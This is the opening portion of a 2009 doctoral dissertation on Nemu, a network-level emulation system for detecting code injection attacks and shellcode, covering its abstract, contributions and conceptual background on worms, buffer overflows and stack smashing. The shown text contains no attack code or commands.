Generic Detection of Code Injection Attacks using Network-level Emulation

Michalis Polychronakis

Submitted in partial fulfillment of the requirements
for the degree of Doctor of Philosophy
in Computer Science
in the Graduate Division
of the University of Crete

Heraklion, October 2009

Generic Detection of Code Injection Attacks using Network-level Emulation

A dissertation submitted by
Michalis Polychronakis
in partial fulfillment of the requirements
for the degree of Doctor of Philosophy in Computer Science
in the Graduate Division of the University of Crete

The dissertation of Michalis Polychronakis is approved:

Committee:

Evangelos P. Markatos
Professor, University of Crete – Thesis Advisor

Angelos Bilas
Associate Professor, University of Crete

Vasilios A. Siris
Assistant Professor, Athens Univ. of Economics and Business

Angelos Keromytis
Associate Professor, Columbia University

Maria Papadopouli
Assistant Professor, University of Crete

Athanasios Mouchtaris
Assistant Professor, University of Crete

Sotiris Ioannidis
Associate Researcher, FORTH-ICS

Department:

Dimitris Plexousakis
Professor, University of Crete – Chairman of the Department

Heraklion, October 2009

Abstract

Code injection attacks against server and client applications have become the primary method of malware spreading. A promising approach for the detection of previously unknown code injection attacks at the network level, irrespective of the particular exploitation method used or the vulnerability being exploited, is to identify the malicious code that is part of the attack vector, also known as shellcode. Initial implementations of this approach attempt to identify the presence of shellcode in network inputs using detection algorithms based on static code analysis. However, static analysis cannot effectively handle malicious code that employs advanced obfuscation methods such as anti-disassembly tricks or self-modifying code, and thus these detection methods can be easily evaded.

In this dissertation we present *network-level emulation*, a generic code injection attack detection method based on dynamic code analysis using emulation. Our prototype attack detection system, called Nemu, uses a CPU emulator to dynamically analyze valid instruction sequences in the inspected traffic. Based on runtime behavioral heuristics, the system identifies inherent patterns exhibited during the execution of the shellcode, and thus can detect the presence of malicious code in arbitrary inputs. We have developed heuristics that cover the most widely used shellcode types, including self-decrypting and non-self-contained polymorphic shellcode, plain or metamorphic shellcode, and memory-scanning shellcode. Network-level emulation does not rely on any exploit or vulnerability specific signatures, which allows the detection of previously unknown attacks. At the same time, the actual execution of the attack code on a CPU emulator makes the detector robust to evasion techniques like indirect jumps and self-modifications. Furthermore, each input is inspected autonomously, which makes the approach effective against targeted attacks.

Our experimental evaluation with publicly available shellcode construction engines, attack toolkits, and real attacks captured in the wild, shows that Nemu is more robust to obfuscation techniques compared to previous proposals, while it can effectively detect a broad range of different shellcode implementations without any prior exploit-specific information. At the same time, extensive testing using benign generated and real data did not produce any false positives.

To assess the effectiveness of our approach under realistic conditions we deployed Nemu in several production networks. Over the course of more than one year of con-

tinuous operation, Nemu detected more than 1.2 million attacks against real systems. We provide a thorough analysis of the captured attacks, focusing on the structure and operation of the shellcode, as well as the overall attack activity in relation to the different targeted services. The large and diverse set of the detected attacks combined with the zero false positive rate over the whole monitoring period demonstrate the effectiveness and practicality of our approach.

Finally, we identify challenges faced by existing network trace anonymization schemes for safely sharing attack traces that contain self-decrypting shellcode. To alleviate this problem, we present an anonymization method that identifies and properly sanitizes sensitive information contained in the encrypted part of the shellcode that is otherwise not exposed on the wire.

Thesis Advisor: Prof. Evangelos Markatos

Περίληψη

Οι επιθέσεις κακόβουλου κώδικα (code injection attacks) εναντίον δικτυακών εφαρμογών αποτελούν πλέον την κύρια μέθοδο διάδοσης κακόβουλου λογισμικού (malware). Ο εντοπισμός του κακόβουλου κώδικα (shellcode) που περιέχεται στην επίθεση είναι μια υποσχόμενη προσέγγιση για την ανίχνευση πρωτοεμφανιζόμενων επιθέσεων στο διαδίκτυο. Αρχικές υλοποιήσεις αυτής της μεθόδου βασίζονται στην τεχνική της στατικής ανάλυσης κώδικα. Ωστόσο, οι τεχνικές αυτές δεν είναι αποτελεσματικές στον εντοπισμό κακόβουλου κώδικα που χρησιμοποιεί εξελιγμένες τεχνικές απόκρυψης όπως ο αυτοτροποποιούμενος κώδικας.

Ως μέρος της προσπάθειας εξεύρεσης μιας αποτελεσματικής μεθόδου ανίχνευσης πρωτοεμφανιζόμενων επιθέσεων, προτείνουμε την τεχνική της εξομοίωσης κώδικα στο επίπεδο του δικτύου (network-level emulation). Η τεχνική βασίζεται στη δυναμική ανάλυση κώδικα χαμηλού επιπέδου με τη χρήση ενός εξομοιωτή κεντρικής μονάδας επεξεργασίας (CPU emulator). Η υλοποίηση ενός συστήματος ανίχνευσης επιθέσεων που χρησιμοποιεί την παραπάνω μέθοδο, το οποίο ονομάζουμε Nemu, αναλύει δυναμικά έγκυρες ακολουθίες εντολών που περιέχονται στα δεδομένα δικτύου υπό ανάλυση. Χρησιμοποιώντας ευρηστικές μεθόδους ανίχνευσης χαρακτηριστικών συμπεριφορών που εκδηλώνονται κατά την εκτέλεση του κακόβουλου κώδικα, το σύστημα μπορεί να ανιχνεύσει την ύπαρξη διαφορετικών τύπων κακόβουλου κώδικα σε δεδομένα δικτύου. Οι ευρηστικές μέθοδοι που έχουμε αναπτύξει ανιχνεύουν με ακρίβεια τους πιο ευρέως διαδεδομένους τύπους επιθέσεων όπως οι πολυμορφικές και οι μεταμορφικές επιθέσεις.

Η τεχνική δε βασίζεται στη χρήση υπογραφών, οπότε μπορεί να ανιχνεύει επιθέσεις που δεν ήταν προηγουμένως γνωστές. Ταυτόχρονα, η πραγματική εκτέλεση του κακόβουλου κώδικα της επίθεσης στον εξομοιωτή καθιστά τη μέθοδο ανθεκτική σε εξελιγμένες τεχνικές απόκρυψης κώδικα. Επιπλέον, κάθε είσοδος ελέγχεται αυτόνομα, γεγονός που καθιστά τη μέθοδο αποτελεσματική στην ανίχνευση στοχευμένων επιθέσεων.

Η πειραματική αξιολόγηση της μεθόδου με ένα μεγάλο εύρος δειγμάτων πραγματικών επιθέσεων έδειξε ότι το Nemu είναι πιο ανθεκτικό σε εξελιγμένες τεχνικές συσκότισης σε σύγκριση με προηγούμενες μεθόδους. Εκτενείς δοκιμές με πραγματικά και τεχνητά δεδομένα έδειξαν ότι η προτεινόμενη μέθοδος δεν παράγει εσφαλμένες ανιχνεύσεις. Για να εκτιμήσουμε την αποτελεσματικότητα της προσέγγισής μας υπό πραγματικές συνθήκες, το σύστημα εγκαταστάθηκε σε δίκτυα οργανισμών όπου εξέταζε τα πραγματικά δεδομένα

δικτύου. Μετά από ένα και πλέον χρόνο συνεχούς λειτουργίας, το Nemu ανίχνευσε περισσότερες από 1.2 εκατομμύρια επιθέσεις εναντίον πραγματικών υπολογιστών στα παραπάνω δίκτυα. Παρουσιάζουμε μια εκτενή ανάλυση των επιθέσεων που ανιχνεύθηκαν, εστιάζοντας στη δομή και τη λειτουργία του κακόβουλου κώδικα της επίθεσης, καθώς και στη συνολική δραστηριότητα σε σχέση με τις δικτυακές υπηρεσίες που δέχθηκαν επιθέσεις.

Επόπτης: Καθηγητής Ευάγγελος Μαρκατος

Acknowledgments

I want to thank many people who in one way or another have contributed to this work by sharing time, ideas, knowledge, experience, enthusiasm, drinks, and love. Without their help, this thesis simply would never have finished.

I am grateful to my advisor Prof. Evangelos Markatos for being a great mentor and a real teacher. Since the days I began working at FORTH as an undergraduate, his endless energy and positive attitude always gave me the strength to go on. I am also indebted to Kostas Anagnostakis for his invaluable advice and 24/7 support. A huge thanks to them for providing me with such a great research experience. Above all, I am really lucky to have made two true friends.

The members of my committee—Angelos Bilas, Vasilis Siris, Angelos Keromytis, Sotiris Ioannidis, Maria Papadopouli, and Athanasios Mouchtaris—have provided valuable suggestions and feedback. I thank them for the time they devoted for reviewing my thesis and for agreeing to serve on the committee on a very short notice.

The years at CSD and the DCS Lab at FORTH-ICS are unforgettable. The fun I had with Manos Moschous, Giorgos Dimitriou, Spiros Antonatos, Dimitris Koukis, Elias Athanasopoulos, Dimitris Antoniadis, Christos Papachristos, Periklis Akritidis, Manolis Stamatogiannakis, Antonis Papadogiannakis, Iasonas Polakis, Manos Athanatos, Vasilis Papas, Alexandros Kapravelos, Giorgos Vasiliadis, Nikos Nikiforakis, Michalis Foukarakis, and all the other colleagues at the lab was unprecedented. Thank you guys!

I am particularly grateful to Niels Provos who encouraged me to pursue an internship at Google, and has ever since been providing invaluable knowledge and wise guidance. I would also like to thank Panayiotis Mavrommatis, Therese Pasquesi, and all my friends and colleagues in Mountain View.

A big shout out to my friends Chrisa Farsari, Nikos Spernovasilis, Kristi Plousaki, Antonis Fouskis, Eva Syntichaki, Giorgos Lyronis, Lena Sarri, Theodoros Tziatzios, Nikos Thanos, Eleni Milaki, Chara Chrisoulaki.

I am grateful to my parents, my sister, my grandfather, my brother-in-law, and the rest of my family for their patience, support, and encouragement throughout all these years.

Finally, thank you Ariadne for bringing color to my life...

Contents

List of Figures

1. Introduction

Along with the phenomenal growth of the Internet, the number of attacks against Internet-connected systems continues to grow at alarming rates. From *"one hostile action a week"* almost two decades ago [43], Internet hosts today confront millions of intrusion attempts every day [168, 240]. Besides the ever-increasing number and severity of security incidents, we have also been witnessing a constant increase in attack effectiveness and sophistication. During the last few years, there has been a decline in the number of massive, easy-to-spot global epidemics, and a shift towards more stealthy and localized attacks.

Probably the main reason for this tactical shift from the side of the attackers is the change of their motive: from fun, to profit. In the past, attacks were mostly launched by "script kiddies" with the impulse to impress their peers and gain status in the underground community. Targeted attacks were usually resulting to web site defacements that at worst just embarrassed their owners, and although the early global-scale Internet worm outbreaks caused major network disruption, in most cases they did not individually harm the thousands of infected machines.

Today, organized cyber-criminals use advanced system compromise techniques with the aim of illegal financial gain against their victims. Once an intruder compromises a personal computer, after stealing every bit of private information including credit card numbers, personal files, and access credentials to web-banking, web-mail, or social networking websites, the user's PC is usually recruited as one more "bot" in the attacker's network of compromised hosts. Such networks of infected computers, usually referred to as *botnets* [145], are essentially the infrastructure that allows cyber-criminals to conduct a wide range of illegal activities [160], including: sending spam e-mails; launching denial of service attacks; hosting web sites for phishing, seeding malware, or publishing illegal material; click fraud; and naturally, for probing and compromising other hosts. These activities are carried out by malicious software that infects the compromised host and runs constantly without catching the user's attention. Malicious software includes viruses, rootkits, keyloggers, backdoors, trojans, and spyware, which are collectively known as *malware*.

After years of constant rise in the number of software vulnerabilities and exploitation techniques, remote *code injection* attacks have become the primary method of malware spreading [154, 168]. In contrast to system compromise methods like com-

puter viruses or social engineering, which rely on luring unsuspecting users to download and execute malicious files or to reveal user names and passwords, code injection attacks exploit some software flaw, or *vulnerability*, that allows the attacker to unconditionally get full access to the targeted system. In a typical code injection attack, the attacker sends a malicious input that exploits a memory corruption vulnerability in a process running on the victim's computer, which allows him to remotely execute arbitrary code and take complete control of the system. The injected code, known as *shellcode*, is the first piece of malicious code that is executed, and carries out the first stage of the attack, which usually involves the download and execution of a malware binary on the compromised host.

The malicious input can be sent either directly, as part of a malicious request to a vulnerable server that listens for connections on some port, or opportunistically, as part of the response to a request made by a vulnerable client application. The former type was popularized about a decade ago as the main propagation mechanism of self-replicating Internet worms like CodeRed [129] and Blaster [80]. Attacks of the latter type, known as *client-side* or *drive-by download* attacks, are nowadays probably the most widely used type of code injection attack [168]. Drive-by download attacks are mounted by malicious—or most commonly legitimate, but compromised—web sites that infect their unsuspecting visitors by exploiting vulnerabilities in web browsers, document viewers, media players, and other popular client applications.

After many years of security research and engineering, code injection attacks remain one of the most common methods for malware propagation, exposing significant limitations in current state-of-the-art attack detection systems. For instance, the recent massive outbreak of the Conficker worm in the beginning of 2009 resulted to more than 10 million infected machines worldwide [154]. Like several of its predecessors, Conficker propagated using a typical code injection attack that exploited a vulnerability in the Windows RPC Service [15]. Among the millions of infected computers were machines in the Houses of Parliament in London [1] and the Manchester City Council. Just in the latter case, the infection cost an estimated £1.5m in total [211].

The situation described so far gets worse as remotely exploitable vulnerabilities are continuously being discovered in popular network applications [17, 18]. This happens partly due to vendors that give security design a secondary priority in favor of rich features, time to market, performance, and overall cost, and partly due to the incessant hunt for new exploitable vulnerabilities by cyber-criminals. Experience has shown that once a new vulnerability is discovered and the relevant info gets publicized, attacks based on this vulnerability is usually a matter of time to be seen in the wild [78].

At the same time, accurate identification of previously unknown malicious code is getting increasingly important for the already inherently hard problem of identifying previously unknown attacks, also known as *zero-day* attacks. With the number of new vulnerabilities and malware variants growing at a frenetic pace, detection approaches based on threat signatures, which are employed by most virus scanners and

intrusion detection systems, cannot cope with the vast number of new malicious code variants [141]. For instance, as stated in a report released in April 2009, Symantec created 1,656,227 new malicious code signatures during 2008, a 165% increase over 2007 [205]. This number corresponds to 60% of all malicious code signatures Symantec has ever created.

Once sophisticated tricks of the most skilled virus authors, advanced evasion techniques like code *obfuscation* and *polymorphism* are now the norm in most instances of malicious code. Using polymorphism, the attack code is mutated so that each instance of the same attack acquires a unique byte pattern, thereby making signature extraction for the whole breed infeasible. The wide availability of ready-to-use malicious code construction and obfuscation toolkits [2, 35] and even on-line malware hardening services [65, 141] has made advanced evasion technology accessible to even the most naive cyber criminals. This increasing complexity and evasiveness of attack methods and exploitation techniques, combined with the continuous, profit-driven discovery of new remotely exploitable vulnerabilities in popular software, has significantly reduced the effectiveness of exploit or vulnerability specific attack detection techniques.

1.1 Problem Statement and Approach

The increasing professionalism of cyber criminals and the constant rise in the number of exploitable vulnerabilities, malware variants, infected computers, and malicious websites, make the need for effective code injection attack detection methods more critical than ever. A promising approach for the generic detection of previously unknown code injection attacks is to focus on the identification of the shellcode that is indispensably part of the attack vector [212]. Identifying the presence of the shellcode itself in network data allows for the detection of any code injection attack, including targeted and zero-day attacks, without caring about the particular exploitation method used or the vulnerability being exploited.

Signature-based network intrusion detection systems (NIDS) like Snort [177] and Bro [148] have limited generic shellcode detection capabilities through the use of signatures that search for common shellcode components like the NOP sled [20, 212] or system call sequences [98]. However, since pattern matching can be easily evaded using code obfuscation and polymorphism [206], several research efforts have turned to static code analysis as a basis for identifying the presence of shellcode in network inputs [20, 52, 212, 226, 227]. In turn, though, methods based on static analysis cannot effectively handle malicious code that employs advanced obfuscation methods such as indirect jumps and self-modifications.

A major outstanding question in security research and engineering is thus whether we can develop an effective shellcode detection technique that is robust to advanced evasion methods, achieves a practically zero false positive rate, and can identify zero-day attacks. While results have been promising, and some of the above approaches can cope with limited polymorphism, when polymorphism is combined with code

obfuscation techniques like self-modifying code, most of the existing proposals can be easily defeated.

The significant advantages of shellcode identification as a generic zero-day code injection attack detection method, and the lack of an effective and robust shellcode detection mechanism, motivated us to study the problem of *how to identify the presence of shellcode in arbitrary network streams*, with the end goal to develop an effective code injection attack detection system. Although "effective" is a rather vague attribute in the context of intrusion detection systems, we believe that in order to be practically useful, an effective attack detection system should meet the following goals, which we attempted to fulfil throughout the course of this research work:

Generic detection: The system should be able to detect zero-day attacks and their variations. To be effective against attacks that exploit previously unknown vulnerabilities, or mutated attacks that look different than previous known instances, the detection method should not rely on any exploit or vulnerability specific features.

Resilience to false positives: The detection system should precisely identify the presence of shellcode without falsely flagging benign inputs as malicious. For a security analyst confronting thousands of security incidents every day, even the slightest false positive rate would incur a significant overhead due to manual alert verification.

Resilience to evasion techniques: The detection method should rely on inherent features of the attack vector that cannot be obfuscated or replaced by alternative code representations or exploit variations.

Detection of targeted attacks: In contrast to approaches that require the analysis of multiple attack instances to identify a threat, the detection system should inspect and identify each potentially malicious input autonomously.

As we demonstrate in this work, carefully crafted shellcode can easily evade attack detection methods based on static binary code analysis. Using anti-disassembly techniques, indirect control transfer instructions, and most importantly, self-modifications, static analysis resistant shellcode will not reveal its actual form until it is eventually executed on a real CPU. This observation motivated us to explore whether it is possible to detect such highly obfuscated shellcode by actually *executing* it, using only information available at the network level.

In this research work, we propose *network-level emulation*, a novel approach for the detection of binary code injection attacks using passive network monitoring and code emulation. Nemu, our prototype attack detection system, uses a CPU emulator to dynamically analyze valid instruction sequences in the inspected traffic and identify the execution behavior of various shellcode types. The detection algorithm evaluates in parallel multiple runtime behavioral heuristics that match inherent execution patterns of different shellcode types.

Working at the lowest level—the actual instructions that get executed—dynamic analysis using emulation unveils the actual malicious code without being affected by evasion techniques like encryption, polymorphism, or code obfuscation. Focusing on the behavior and not the structure of the code, we aim to identify common functionality and actions that are inherent to different types of shellcode and use them for the development of malicious code detection heuristics. Although there exist infinitely many different ways to construct each attack instance, there is a limited number of actions that the shellcode will eventually perform on the infected system. Concentrating not on how the code looks, but on what the code does, we designed, implemented, and evaluated novel runtime behavioral heuristics for the detection of the most widely used shellcode classes.

1.2 Thesis and Contributions

We intend to show that dynamic code analysis using emulation is an effective method for the network-level detection of previously unknown code injection attacks. Towards this goal, in this dissertation we make the following contributions:

- We propose network-level emulation, a generic shellcode detection method based on code emulation. The approach is based on a CPU emulator for the evaluation of behavioral heuristics that match inherent runtime patterns exhibited during the execution of the shellcode. We present behavioral heuristics that cover a wide range of different shellcode types, including self-decrypting and non-self-contained polymorphic shellcode, plain or metamorphic shellcode, and memory-scanning shellcode.

- We have designed, implemented, and evaluated a code injection attack detection system, called Nemu, based on passive network monitoring and network-level emulation. Nemu passively examines network inputs and analyzes valid instruction sequences to identify the presence of shellcode in network requests that belong to code injection attacks. Our evaluation with publicly available shellcode implementations, as well as real attacks captured in the wild, shows that Nemu can effectively detect many different shellcode instances without prior knowledge about the particular exploitation method used or the vulnerability being exploited. Extensive testing of the behavioral heuristics using a large and diverse set of generated and real data did not produce any false positives.

- We deployed Nemu in production networks and provide a thorough analysis of 1.2 million code injection attacks against real systems captured over the course of more than one year of continuous operation. During that period, Nemu did not produce any false positives. We focus on the analysis of the structure and operation of the attack code, as well as the overall activity in relation to the targeted services.

- We identify challenges faced by existing network trace anonymization schemes for the sharing of attack traces that contain self-decrypting shellcode. To alleviate this problem, we present an anonymization method that identifies and properly sanitizes sensitive information contained in the encrypted part of the shellcode that is otherwise not exposed on the wire.

1.3 Dissertation Overview

The rest of this dissertation is organized as follows. Chapter 2 provides some background information about intrusion attacks, defense approaches, and concepts of network-level attack detection, and Chapter 3 presents related work in the broader area of network-level detection of previously unknown attacks.

In Chapter 4 we demonstrate how code obfuscation techniques can be used to evade attack detection methods based on static code analysis. We provide examples of shellcode that use indirect jumps and self-modifying code to thwart both linear sweep and recursive traversal disassembly, as well as data flow analysis and control flow graph extraction.

Chapter 5 introduces the concept of network-level emulation. We discuss the motivation and rationale for using dynamic code analysis as a basis for shellcode detection, and provide a detailed description of the detection engine used in Nemu. The detection heuristics used for matching the runtime behavior of different shellcode types are described in detail in Chapter 6. We present six heuristics for the detection of the most widely used shellcode types, including self-decrypting and non-self-contained polymorphic shellcode, plain or metamorphic shellcode, and memory-scanning shellcode. Details about the implementation of our prototype attack detection system are provided in Chapter 7.

Chapter 8 presents the experimental evaluation of our system. We thoroughly explore the resilience of the detection heuristics against false positives, the effectiveness in detecting different shellcode types and implementations, as well as the raw runtime performance of the detector.

In Chapter 9 we present our experiences from deployments of Nemu in production networks. We provide an analysis of more than 1.2 million attacks against real systems detected over the course of more than a year. We focus on the structure and operation of the shellcode, as well as the overall attack activity in relation to the different targeted services.

In Chapter 10 we turn to the discussion of issues regarding the safe sharing of attack traces that contain self-decrypting shellcode. To that end, we present an anonymization method that identifies and properly sanitizes sensitive information contained in the encrypted part of polymorphic shellcodes.

Finally, in Chapter 11 we summarize the contributions and results of this dissertation, and outline research directions that can be explored in future work.

1.4 Publications

Parts of the work for this dissertation have been published in international refereed journals, conferences, and workshops:

- Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. An empirical study of real-world polymorphic code injection attacks. In *Proceedings of the 2nd USENIX Workshop on Large-scale Exploits and Emergent Threats (LEET)*, April 2009.

- Michael Foukarakis, Demetres Antoniades, and Michalis Polychronakis. Deep packet anonymization. In *Proceedings of the European Workshop on System Security (EuroSec)*, March 2009.

- Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. Real-world polymorphic attack detection using network-level emulation. In *Proceedings of the 4th annual workshop on Cyber security and information intelligence research (CSIIRW)*, May 2008.

- Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. Emulation-based detection of non-self-contained polymorphic shellcode. In *Proceedings of the 10th International Symposium on Recent Advances in Intrusion Detection (RAID)*, pages 87–106,September 2007.

- Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. Network-level polymorphic shellcode detection using emulation. *Journal in Computer Virology*, 2(4):257–274, February 2007.

- Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. Network-level polymorphic shellcode detection using emulation. In *Proceedings of the Third Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, July 2006.

2. Background

2.1 Intrusion Attacks

2.1.1 Terminology

In the field of computer security, the term intrusion has been used to denote various types of security breaches, including unauthorized access to system resources, exposure of confidential information, and denial of service. For instance, a definition by Heady et al. [90], which is often cited in relevant scientific papers, defines an intrusion as "any set of actions that attempt to compromise the integrity, confidentiality or availability of information resources."

In the context of this dissertation, we adopt a more pragmatic definition according to Lindqvist and Jonsson [121], and consider as a successful *intrusion* an *attack* that exploits a *vulnerability* which results to a *compromise* of the security policy of the system. In particular, given a host connected to the Internet, we consider attacks that are carried out *remotely*, exploit *software* vulnerabilities, and result to *arbitrary code execution* on the compromised host. In the following, we justify the rationale behind focusing on this particular class of intrusion attacks.

Attack Source

In a local attack, the attacker targets either a machine on which he is currently (locally or remotely) logged on using a less privileged account, or a machine on which he has direct physical access. Attacks of the former case are usually called *privilege escalation* attacks, which allow an unprivileged user to acquire unauthorized privileges, e.g., by compromising the system administrator's account. Examples of the latter case include infecting the host by plugging in a virulent USB device, wiretapping for eavesdropping network traffic, bugging input devices, or even causing physical damage.

In a remote attack, the attacker targets a different host than the one on which he is currently logged in. The increased penetration of the Internet, with a constantly growing number of users, hosts, and enterprise networks, coupled with the relative anonymity that it offers and the vague legal framework surrounding it, makes it an attractive medium for launching remote attacks against Internet-connected systems. Compared to local attacks, remote attacks can be carried out with a significantly

smaller risk for the attacker, and at the same time enable assaulting thousands of potential victims from the convenience of a personal computer. Given the ever-increasing number of security incidents on the Internet, focusing on remote attacks seems reasonable.

Intrusion Method

A remote invasion into a computer system is usually achieved through the exploitation of a software flaw, or *vulnerability*, in a process running on the attacked host. In the most common case, the intruder sends a malicious request to a vulnerable network service, such as a web server, specially crafted in order to exploit the particular vulnerability and give the intruder full control of the system. However, there are also cases in which the malicious input is not sent by the attacker as a request to a vulnerable server, but as a response to a request made by a vulnerable client application. This relatively new breed of opportunistic client-initiated attacks is known as *client-side attacks*, and are usually mounted by malicious web sites that exploit vulnerabilities in popular web browsers [172].

Besides exploiting software vulnerabilities, attackers can also remotely invade a computer system through other means. For instance, naive attackers usually launch brute force attacks against hosts running remote login services, such as `telnet` and `ssh`, which may succeed in revealing weak passwords [204]. Sending innocent looking e-mail messages with infected attachments that plant a virus or trojan horse is also a widely used method, which relies on naive or uneducated users that unsuspectingly open the attachment.

Targeting the above messages to the employees of a particular organization, using a spoofed sender address so that they are seemingly looking as coming from some of their colleagues, and using attachments of a popular—considered safe for opening—file type that exploit a previously unknown vulnerability in the related application, may increase the success ratio [12]. Such attack techniques, which partly rely on manipulating people into performing actions that compromise the security policy of a system, are usually referred to as *social engineering* attacks [130]. Social engineering attacks can be surprisingly effective, and sometimes can be carried out even without using a computer. For example, a talented attacker, after careful reconnaissance, may impersonate the system administrator of an organization and start calling its employees to ask for their passwords, alleging a fictional critical security problem.

Attack Outcome

Probably the most severe result of an attack is the ability to execute arbitrary code on the victim host. This is usually equivalent to gaining unrestricted access to the system under the most privileged user group, which allows the intruder to fully control the compromised host and (up)load and execute code of his choice. Besides arbitrary code execution, other possible outcomes with less freedom of choice for the attacker,

but probably of equal severity, include disclosure of confidential information, access to unauthorized services, denial of service, and erroneous output (e.g., faking e-mail messages for causing disturbance [121]). Arbitrary code execution is usually considered as the worst possible attack, since it allows for the realization of any of the above threats, but also enables the attacker to load and execute any kind of code, such as backdoors, rootkits, or other types of malware, or cause significant damage by erasing or encrypting user data [243]. Thus, for this work, we believe that it is reasonable to focus our efforts on the detection of this critical class of attacks.

2.1.2 Internet Worms

Probably one of the most important factors for the tremendous increase of cyberattacks is the automation of intrusion mechanisms by means of computer *worms*. A computer worm is an autonomous, self-replicating malicious program that spreads across the network by exploiting defects in widely-used software running on victim hosts [74]. In contrast to worms, computer *viruses* usually infect executable files or documents, and require some sort of human intervention in order to spread [206].

Worms like CodeRed [129], Slapper [153], Sapphire [208], Blaster [80], Welchia [81], Witty [82], and Sasser [79], plagued the Internet during the period 2001–2005. With the ever-increasing penetration of broadband connectivity and capacity of backbone links, self-propagating worms can spread across the Internet rapidly, rendering any human-initiated countermeasures to a new worm outbreak practically ineffective. Recent studies have shown that a carefully designed worm could compromise the entire population of vulnerable hosts in under 30 seconds [202], or less [201]. Indeed, on the 25th of January 2003, the Sapphire/Slammer worm [208] was launched on the Internet, and became the fastest computer worm in history. Targeting a buffer overflow vulnerability in Microsoft SQL server the Sapphire rapidly infected more than 90 percent of the total vulnerable hosts within 10 minutes. Eventually, more than 75,000 hosts were infected in no more than 30 minutes [131].

Although Slammer's author(s) did not intentionally insert any malicious payload into the worm, it induced considerable damage. The vast worm traffic caused disruption of network communications, and the infected database servers were disabled for long time periods. Similarly to Slammer, all above worms, with the exception of Witty, did not harm the infected victims, although some worms manipulated their victims for launching distributed DoS attacks to high-profile websites. In contrast, the Witty worm was carrying a destructive payload that was slowly corrupting the filesystem of the infected host, while continuing to spread, causing immediate damage. The worm comprised a single UDP packet and its code was just 470 bytes long. It infected about 12,000 hosts worldwide in 75 minutes [116] by exploiting—ironically—a vulnerability in a firewall product [82].

2.1.3 Code Injection Attacks

There are exist several methods for achieving arbitrary code execution through the exploitation of a software vulnerability. The vast majority of remote code execution attacks exploit vulnerabilities that allow the intruder to divert the normal flow of control of the exploited process and force it to execute code of his choice. This code is usually supplied by the attacker as part of the attack vector, and this class of attacks is referred to as *code injection* attacks [104]. Though, it is also possible to execute code that already exists in the memory of the vulnerable process. For example, the intruder may be able to divert the flow of control to a location within the code of the `system` function in the C standard library. If the arguments of the function can be controlled, then he can use it to spawn another process, and eventually execute arbitrary code. This class of attacks is usually referred to as *return-to-libc* attacks [156].

The above exploitation techniques are based on the modification of some *control-data*, such as a return address or a function pointer, which are altered in order to lead the flow of control of the vulnerable process to the malicious code. Arbitrary code execution may also be possible through the modification of non-control-data [51]. Attacks of this class are based on the corruption of diverse security-critical application data, such as user identity data, configuration data, user input data, and decision-making data. However, such pure-data overwrite attacks are relatively more difficult to implement, and are rarely seen in the wild [156].

In all cases, the intrusion is made possible through the manipulation of some process data that normally should not be exposed to external modification. One of the most notorious software flaws that enables an intruder to overwrite critical process data is the *buffer overflow*. A buffer overflow (or buffer overrun) occurs when a process attempts to write data beyond the end of a fixed-length memory area, or *buffer*, usually due to insufficient bounds checking. Other software vulnerabilities that allow the corruption of critical data include format-string errors [62] and integer overflows [45]. Depending on the memory area where the overflown buffer is located, buffer overflows are characterized as *stack-based* [144], or *heap-based* [59].

Buffer overflows are the most frequently exploited vulnerabilities for injecting and executing arbitrary code in a vulnerable hosts. Despite considerable research and engineering efforts [37, 48, 61, 62, 87, 137, 164, 220], buffer overflow attacks remain a major security threat, especially when coupled with self-propagation mechanisms like Internet worms. In fact, buffer overflow vulnerabilities in popular network services were the main means used for the propagation of all famous Internet worms [74, 79–82, 129, 153, 208]. In the following, we look in more detail at *stack smashing*, probably the most well-known buffer overflow exploitation method.

Stack Smashing

In this section we describe *stack smashing* in UNIX systems, one of the most simple code injection attacks. A stack smashing attack takes advantage of insufficient bounds



Figure 2.1: Anatomy of a Linux stack-based buffer overflow attack. By overflowing the buffer, the return address can be overwritten with a value pointing within the injected attack code.

checking on a buffer located on the process' stack for overflowing the buffer and overwriting the return address of the currently executing function. Fig. 2.1 shows the typical layout of the stack before (left) and after (middle and right) the buffer overflow attack. The attacker injects some data into the buffer that resides at the lower addresses of the stack. The amount of the injected data is larger than the buffer size, and the resulting overflow overwrites at least the `local` variables, the `saved ebp`, and the `return address`, resulting in the stack shown in Fig. 2.1 (middle). By carefully structuring the injected data, the return address is changed to point to malicious code that is injected by the attacker, illustrated as the shaded area in Fig. 2.1 (middle). When the currently executing function finishes, the code of the function epilogue will transfer control to the address contained in the overwritten `return address`, effectively starting the execution of the injected code.

The code that is executed after hijacking the instruction pointer is usually provided as part of the attack vector. Although the typical action of the injected code is to spawn a shell, hereby dubbed *shellcode*, the attacker can structure it to perform arbitrary actions under the privileges of the service that is being exploited [28, 191]. For example, the "shellcode" of recent worms [80] usually just connects back to the previous victim, downloads the main body of the worm, and executes it.

Although the location of the injected code relative to the beginning of the buffer is known to the attacker, the absolute address, which represents the start of the injected code, is only approximately known. For instance, in case of Linux stack-based buffer overflows, the absolute address of the vulnerable buffer varies between systems, even for the same compiled executable, due to the different environment variables that are stored in the beginning of the stack. To overcome the lack of exact knowledge

